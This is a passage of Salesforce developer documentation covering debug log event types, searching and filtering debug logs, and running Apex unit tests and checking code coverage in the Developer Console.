FLOW_VALUE_ASSIGNMENT	Interview ID, key, and value	Workflow	FINER and above
FLOW_WAIT_EVENT_RESUMING_DETAIL	Interview ID, element name, event name, and event type	Workflow	FINER and above
FLOW_WAIT_EVENT_WAITING_DETAIL	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
FLOW_WAIT_RESUMING_DETAIL	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
FLOW_WAIT_WAITING_DETAIL	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
HEAP_ALLOCATE	Line number and number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number and number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST

LIMIT_USAGE_FOR_NS	Namespace and the following limits:
	`Number of SOQL queries`
	`Number of query rows`
	`Number of SOSL queries`
	`Number of DML statements`
	`Number of DML rows`
	`Number of code statements`
	`Maximum heap size`
	`Number of callouts`
	`Number of Email Invocations`
	`Number of fields describes`
	`Number of record type describes`
		Apex Profiling	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged

	`Number of child relationships describes`
	`Number of picklist describes`
	`Number of future calls`
	`Number of find similar calls`
	`Number of System.runAs() invocations`		

METHOD_ENTRY	Line number, the Force.com ID of the class, and method signature	Apex Code	FINE and above
METHOD_EXIT	Line number, the Force.com ID of the class, and method signature. For constructors, the following information is logged: Line number and class name.	Apex Code	FINE and above
POP_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going into scope, the name of this class or trigger, and the log level settings that are in effect after leaving this scope	System	INFO and above
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name. This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or is not push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name. This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name. This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications are not enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log level settings that are in effect after entering this scope	System	INFO and above
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of `queryMore` iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above
SLA_END	Number of cases, load time, processing time, number of case milestones to insert, update, or delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above

STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

STATEMENT_EXECUTE	Line number	Apex Code	FINER and above

STATIC_VARIABLE_LIST	Variable list of the form: *Variable number* | *Value*. For example:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE and above

SYSTEM_CONSTRUCTOR_ENTRY	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_CONSTRUCTOR_EXIT	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
SYSTEM_METHOD_ENTRY	Line number and method signature	System	FINE and above
SYSTEM_METHOD_EXIT	Line number and method signature	System	FINE and above
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
			event is logged at that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates whether the variable can be referenced, and a value that indicates whether the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL	Element name, method name, and return type	Apex Code	INFO and above
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, `EntityName: NameField Id`, and process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Workflow	INFO and above
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, rule name, rule ID, and trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID and rule	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	`EntityName: NameField Id` and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_FLOW_ACTION_DETAIL	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables or sObject variables	Workflow	FINE and above
WF_FLOW_ACTION_END	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_ERROR	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
WF_FLOW_ACTION_ERROR_DETAIL	Detailed flow error message	Workflow	ERROR and above
WF_FORMULA	Formula source and values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, and field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	`EntityName: NameField Id`, action ID, and rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	`EntityName: NameField Id` and owner	Workflow	INFO and above
WF_RESPONSE_NOTIFY	Notifier name, notifier email, and notifier template ID	Workflow	INFO and above
WF_RULE_ENTRY_ORDER	Integer and indicating order	Workflow	INFO and above
WF_RULE_EVAL_BEGIN	Rule type	Workflow	INFO and above
WF_RULE_EVAL_END	None	Workflow	INFO and above
WF_RULE_EVAL_VALUE	Value	Workflow	INFO and above
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`WF_RULE_INVOCATION`	`EntityName: NameField Id`	Workflow	INFO and above
`WF_RULE_NOT_EVALUATED`	None	Workflow	INFO and above
`WF_SOFT_REJECT`	Process name	Workflow	INFO and above
`WF_SPOOL_ACTION_BEGIN`	Node type	Workflow	INFO and above
`WF_TIME_TRIGGER`	`EntityName: NameField Id`, time action, time action container, and evaluation Datetime	Workflow	INFO and above
`WF_TIME_TRIGGERS_BEGIN`	None	Workflow	INFO and above

SEE ALSO:

Debug Log Filtering for Apex Classes and Apex Triggers

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Before you can search, you must execute Apex statements to generate the log from the Command Line Window.

1. To open the Command Line Window, click CTRL+L.
2. Execute Apex code to generate a log:
   - To enter Apex statements at the command-line, type *`exec <Apex statements>`*.

     For example:

     ```
     exec List<Account> accts = new List<Account>();
     for (Integer i=0; i<20; i++){
      Account a = new Account(name='Account Name ' + i);
      accts.add(a);
     }
     ```

   - To execute code you already entered in the Enter Apex Code window, type *`exec-r`*.
3. After the log has been generated, type *`find <string>`* to search for the specified text.

   For example: `find Account Name`.

   Search results are displayed in the Command Line Window.
4. To close the Command Line Window, click **CTRL+L**.

SEE ALSO:

Developer Console Command Line Reference

Debug Log Filtering for Apex Classes and Apex Triggers

Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

Fine-tuning debug logging for classes and triggers



The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}
```

```
public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

SEE ALSO:

Debug Log Levels

Test

Testing Your Changes

This section contains information about testing your changes.

- Apex Unit Tests
- Work with Apex Test Execution
- Run Tests in the Developer Console
- Executing Anonymous Apex Code

Apex Unit Tests

Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

You can run these groupings of unit tests.

- Some or all methods in a specific class
- Some or all methods in a set of classes
- A predefined suite of classes, known as a test suite
- All unit tests in your org

Apex tests that are started from the Salesforce user interface run in parallel. Unless your test run includes only one class, and you've not chosen **Always Run Asynchronously** from the Developer Console's Test menu, test runs started from the user interface are asynchronous. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the organization. For sandbox and Developer Edition organizations, this limit is the greater of 500 or 20 multiplied by the number of test classes in the organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Code Coverage by Unit Tests

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

If your test calls another class or causes a trigger to execute, that class or trigger is included in the code coverage calculations.

After tests are executed, code coverage results are available in the Developer Console.

To generate code coverage results, first run your tests using one of the following methods.

- To run all tests from the Developer Console, select **Test** > **Run All**. Running a subset of tests doesn't always update code coverage results properly, so running all your tests is the best way to see your code coverage.
- To select and run tests from the Developer Console, see Create a Test Run.
- To set up a reusable test suite from the Developer Console, see Manage Sets of Apex Test Classes with Test Suites.
- To run all tests from Setup, enter *Apex* in the `Quick Find` box, select **Apex Classes**, then click **Run All Tests**.
- To run tests for an individual class from Setup, enter *Apex* in the `Quick Find` box, then select **Apex Test Execution**. Click **Select Tests**, select the classes containing the tests you want to run, and then click **Run**.

After running tests, you can view code coverage results in the Developer Console. These results include the lines of code that are covered by tests for an individual class or trigger. See Checking Code Coverage.

SEE ALSO:

Work with Apex Test Execution

Apex Developer Guide: Code Coverage Best Practices

Apex Test Execution

Work with Apex Test Execution

1. From Setup, enter *Apex Test Execution* in the Quick Find box, then select **Apex Test Execution**.
2. Click **Select Tests...**.

   Note: If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See Manage Apex Classes on page 51.
3. Select the tests to run. The list of tests includes only classes that contain test methods.
   - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   Note: Classes with tests currently running don't appear in the list.
4. Click **Run**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:
- "Author Apex"

After selecting test classes to run, the selected classes are placed in the Apex job queue for execution. The maximum number of test classes you can select for execution is the greater of 500 or 10 multiplied by the number of test classes in the organization per 24-hour period. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the organization.

While tests are running, you can select one or more tests and click **Abort** to cancel.

After a test finishes running, you can:

- Click the test to see result details, or if a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

Note: Test results display for 60 minutes after they finish running.

Use the Apex Test Results page to see all test results for your organization. From Setup, enter *Apex* in the Quick Find box, select **Apex Test Execution**, then click **View Test History**.

Use the Developer Console to see additional information about your test execution:

1. Open the Developer Console.

2. Run your tests using the Apex Test Execution page.
3. Check the Developer Console to step through the request.

Disabling Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors might occur in the following cases.

- When tests update the same records at the same time—Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the org's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values—Test data is rolled back when a test method finishes execution. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, enter *`Apex Test Execution`* in the `Quick Find` box, select **Apex Test Execution**, then click **Options...**.
2. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

For more information about test data, see "Isolation of Test Data from Organization Data in Unit Tests" in the *Force.com Apex Code Developer's Guide*. This option doesn't affect the execution order of tests, which continue to run asynchronously from the Apex Test Execution page.

Inspecting Code Coverage Results

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console. See Checking Code Coverage.

To reduce calculation time of overall code coverage results obtained through **Estimate your organization's code coverage** on the Apex Test Execution page, click **Options...**, select **Store Only Aggregated Code Coverage**, and then click **OK**. Use this option only when you have many tests and large volumes of Apex code, that is, when the number of Apex test methods multiplied by the number of all classes and triggers is in the range of hundreds of thousands. This option causes code coverage results to be stored in aggregate form for all test methods. As a result, you can't view code coverage results for an individual test method, including the blue and red highlighting that shows line-by-line code coverage in the Developer Console. For more information on running tests, see Salesforce Help: Create a Test Run and *Apex Developer Guide*: Run Unit Test Methods.

Independent Auto-Number Sequence Test Option

To avoid gaps in auto-number fields in your organization's records caused by test records created in Apex tests, click **Options...**, select **Independent Auto-Number Sequence**, and then click **OK**. This option isolates the auto-number sequence used in Apex tests from the sequence used in your organization. As a result, the creation of test data in Apex tests doesn't cause the sequence of auto-number fields to be higher for new non-test records in your organization.

If this option isn't enabled, there will be gaps in the auto-number field whenever Apex tests create test records with auto-number fields. For example, if Account has an auto-number field, and there are 50 account records in your organization, the field value of the last created account can be `N-0050`. After running an Apex test that creates five test accounts, this causes the auto-number sequence to be increased by five even though these test records aren't committed to the database and are rolled back. Next time you create a non-test account record, its auto-number field value will be `N-0056` instead of `N-0051`, hence, the gap in the sequence. If you enable this option before running an Apex test that creates test data, the auto-number sequence is preserved and the next non-test record will have a contiguous auto-number value of `N-0051`.

Gaps in the auto-number sequence can still occur in other situations, for example, when triggers that attempt to insert new records fail to execute and records are rolled back. In this case, gaps can't be completely avoided because, in the same transaction, some records can be successfully inserted while others are rolled back.

SEE ALSO:

- Open the Developer Console
- Apex Test Results
- Apex Test Results Details

Apex Test Results

From Setup, enter *Apex* in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Click **View** to view more details about a specific test run.

The debug log is automatically set to specific log levels and categories, which can't be changed in the Apex Test Execution page.

Category	Level
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Important: Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.

- All classes and triggers must compile successfully.

SEE ALSO:

Apex Test Results Details

Apex Test Results Details

To view all test results for your organization in the default view for 30 days unless cleared, not just tests that you have run, from Setup, enter *Apex* in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History**. Click **View** to view more details about a specific test run.

SEE ALSO:

Apex Test Results

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Apex Test History

The Apex Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

From Setup, enter *Apex* in the `Quick Find` box, and select **Apex Test History** to view all test run results for your org. Test results are retained for 30 days after they finish running, unless cleared.


The Apex Test History page lists the test runs by ID. Click a test run ID to display all the test methods for that test run. You can filter the test methods to show passed, failed, or all test methods for a particular test run.

Click the test class name to view more details about a specific test run.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions



Running Tests in the Developer Console


Run Tests in the Developer Console

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

You can manage your tests from the Developer Console Test menu.

- **Always Run Asynchronously**: If this option isn't enabled, test runs that include tests from only one class run synchronously. Test runs that include more than one class run asynchronously regardless of whether this option is enabled.
- **New Run**: Create a test run. For details, see Create a Test Run.
- **Rerun**: Run the test selected in the Tests tab.
- **Rerun Failed Tests**: To rerun only the failed tests from the test run that's highlighted in the Tests tab, choose this option.
- **Run All**: Run all saved test methods.
- **Abort**: Abort the test selected in the Tests tab.
- **New Suite**: Create a suite of test classes that you regularly run together. For details, see Manage Sets of Apex Test Classes with Test Suites.
- **Suite Manager**: Create or delete test suites, or edit which classes your test suites contain.
- **New Suite Run**: Create a test run of the classes in one or more test suites.
- **Collapse All**: Collapse all open tests in the Tests tab.
- **Expand All**: Expand all tests in the Tests tab.
- **Clear Test Data**: Clear the current test data and code coverage results.

Completed tests are listed on the Tests tab in the bottom panel of the Developer Console.



The Overall Code Coverage pane displays the percentage of code coverage for each class in your org. The pane always displays the current percentage for every class. After you perform a test run of all classes, it displays the overall org-wide percentage in bold. For more information, see Checking Code Coverage.

For more information on testing, see *Apex Developer Guide*: Testing Apex.

SEE ALSO:

Create a Test Run

Checking Code Coverage

Checking Code Coverage


The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page). To clear the current results, click **Test** > **Clear Test Data**. When you edit a class, the code coverage for that class is cleared until you run the tests again.

You can view code coverage in several places in the Developer Console.

- The **Tests** tab includes an **Overall Code Coverage** panel that displays the code coverage percentage for every Apex class in your organization that has been included in a test run. It also displays the overall percentage.
- Double-click a completed test run to open a Tests Results view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If the test failed, a Stack Trace column shows the method and line number at which the test failed.
- To view line-by-line code coverage for an Apex class, open the class. The Code Coverage menu will include one or more of the following options depending on the tests you have implemented:
  - **None**

- **All Tests**: The percentage of code coverage from all test runs.
- *`className.methodName`*: The percentage of code coverage from a method executed during a test run.

Lines of code that are covered by tests are blue. Lines of code that aren't covered are red. Lines of code that don't require coverage (for example, curly brackets, comments, and `System.debug` calls) are left white.



Note: When you edit a class with code coverage, the blue and red highlighting in the Source Code Editor dims to indicate that the coverage is no longer valid. When you edit and save a class, the coverage is removed for that class. To check coverage for that class, run the tests again.

SEE ALSO:

Create a Test Run

Run Tests in the Developer Console

Apex Developer Guide: Code Coverage Best Practices

Create a Test Run

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

